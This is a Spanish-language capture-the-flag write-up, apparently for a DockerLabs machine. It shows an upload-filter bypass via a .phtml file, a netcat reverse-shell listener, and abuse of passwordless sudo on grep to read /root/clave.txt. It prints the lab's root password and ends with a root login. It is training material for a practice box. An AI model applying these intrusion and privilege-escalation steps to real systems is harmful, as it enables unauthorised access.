


el tarta.phar si pasa



Vamos a poner a kali a la escucha

mandamos a kali a escuchar con nc -nlvp 443 llo ejecutamos y obtenemos shelll



y hemos hecho un bypass

```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# cp tarta.php tarta.phtml

┌──(root㉿kali)-[/home/kali/Descargas]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.22] from (UNKNOWN) [172.17.0.2] 40536
Linux 2c7b95660e73 7.1.5+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.1.5-1kali1 (2026-07-29) x86_64 x86_64 x86_6
GNU/Linux
 18:58:12 up 46 min,  0 user,  load average: 0.17, 0.39, 0.99
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ pwd
/
$ whoami
www-data
$
```

vemos que en estas 2 rutas no hace falta passwd para usar root

```
$ sudo -l
Matching Defaults entries for www-data on 2c7b95660e73:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
ap/bin, use_pty

User www-data may run the following commands on 2c7b95660e73:
    (root) NOPASSWD: /usr/bin/cut
    (root) NOPASSWD: /usr/bin/grep
$
```

Buscaremos y filtraremos los archivos que acaben por .txt que pueden ser interesantes

```
$ find / -name "*.txt" 2>/dev/null
/usr/share/perl/5.38.2/unicore/Blocks.txt
/usr/share/perl/5.38.2/unicore/SpecialCasing.txt
/usr/share/perl/5.38.2/unicore/NamedSequences.txt
/usr/share/perl/5.38.2/Unicode/Collate/allkeys.txt
/usr/share/perl/5.38.2/Unicode/Collate/keys.txt
/opt/nota.txt
$
```

Encontramos nota.txt y nos da la clave, la ruta a la contraseña de root

```
/opt/nota.txt
$ cat /opt/nota.txt
Protege la clave de root, se encuentra en su directorio /root/clave.txt, menos mal que nadie tiene permisos par
a acceder a ella.
$
```

Abusamos del sudo con la ruta de /usr/bin/grep que no requiere contraseña y con las comillas hacemos que se ejecute /root/clave.txt

```
$ sudo -u root /usr/bin/grep '' /root/clave.txt
dockerlabsmolamogollon123
$
```

Obtenemos la contraseña y intentamos logearnoss

```
$ su root
Password: dockerlabsmolamogollon123
whoami
root
pwd
/
```

Obtenemos usuario root y la máquina ha sido comprometida

Es importante proteger las webs de archivos que puedan contener un payload y proteger MUY BIEN las contraseñas del usuario root

salu2